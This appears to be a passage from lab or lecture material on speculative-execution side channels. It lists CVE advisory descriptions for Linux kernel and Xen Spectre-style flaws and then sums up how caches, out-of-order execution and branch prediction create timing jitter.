CVE-2021-29155	An issue was discovered in the Linux kernel through 5.11.x. kernel/bpf/verifier.c performs undesirable out-of-bounds speculation on pointer arithmetic, leading to side-channel attacks that defeat Spectre mitigations and obtain sensitive information from kernel memory. Specifically, for sequences of pointer arithmetic operations, the pointer modification performed by the first operation is not correctly accounted for when restricting subsequent operations.
CVE-2021-28689	x86: Speculative vulnerabilities with bare (non-shim) 32-bit PV guests 32-bit x86 PV guest kernels run in ring 1. At the time when Xen was developed, this area of the i386 architecture was rarely used, which is why Xen was able to use it to implement paravirtualisation, Xen's novel approach to virtualization. In AMD64, Xen had to use a different implementation approach, so Xen does not use ring 1 to support 64-bit guests. With the focus now being on 64-bit systems, and the availability of explicit hardware support for virtualization, fixing speculation issues in ring 1 is not a priority for processor companies. Indirect Branch Restricted Speculation (IBRS) is an architectural x86 extension put together to combat speculative execution sidechannel attacks, including Spectre v2. It was retrofitted in microcode to existing CPUs. For more details on Spectre v2, see: http://xenbits.xen.org/xsa/advisory-254.html However, IBRS does not architecturally protect ring 0 from predictions learnt in ring 1. For more details, see: https://software.intel.com/security-software-guidance/deep-dives/deep-dive-indirect-branch-restricted-speculation Similar situations may exist with other mitigations for other kinds of speculative execution attacks. The situation is quite likely to be similar for speculative execution attacks which have yet to be discovered, disclosed, or mitigated.
CVE-2020-27171	An issue was discovered in the Linux kernel before 5.11.8. kernel/bpf/verifier.c has an off-by-one error (with a resultant integer underflow) affecting out-of-bounds speculation on pointer arithmetic, leading to side-channel attacks that defeat Spectre mitigations and obtain sensitive information from kernel memory, aka CID-10d2bb2e6b1d.
CVE-2020-27170	An issue was discovered in the Linux kernel before 5.11.8. kernel/bpf/verifier.c performs undesirable out-of-bounds speculation on pointer arithmetic, leading to side-channel attacks that defeat Spectre mitigations and obtain sensitive information from kernel memory, aka CID-f232326f6966. This affects pointer types that do not define a ptr_limit.
CVE-2020-10768	A flaw was found in the Linux Kernel before 5.8-rc1 in the prctl() function, where it can be used to enable indirect branch speculation after it has been disabled. This call incorrectly reports it as being 'force disabled' when it is not and opens the system to Spectre v2 attacks. The highest threat from this vulnerability is to confidentiality.
CVE-2020-10767	A flaw was found in the Linux kernel before 5.8-rc1 in the implementation of the Enhanced IBPB (Indirect Branch Prediction Barrier). The IBPB mitigation will be disabled when STIBP is not available or when the Enhanced Indirect Branch Restricted Speculation (IBRS) is available. This flaw allows a local attacker to perform a Spectre V2 style attack when this configuration is active. The highest threat from this vulnerability is to confidentiality.

And the spectre is not the only one ...

http://spectreattack.com

https://meltdownattack.com

Foreshadow



Microarchitectural Data Sampling

And more ...

What we got from this lab ...

- The CPU is a complex system that handle instructions and data
- Instructions and data reside in memory and the access is a key factor
- Two main improvements branches have been explored:
  - The memory cache
  - The pipelining of instructions
- To speed the memory access many hardware cache components have been added: L1,L2.. (instruction and data), TLB
- To improve pipelining two main methods have been set:
  - Data driven instruction reordering (OoOE)
  - Branch prediction - Speculative execution
- All these components effectively improve speed but add a jitter in the data processing time that is very hard to keep under strict control.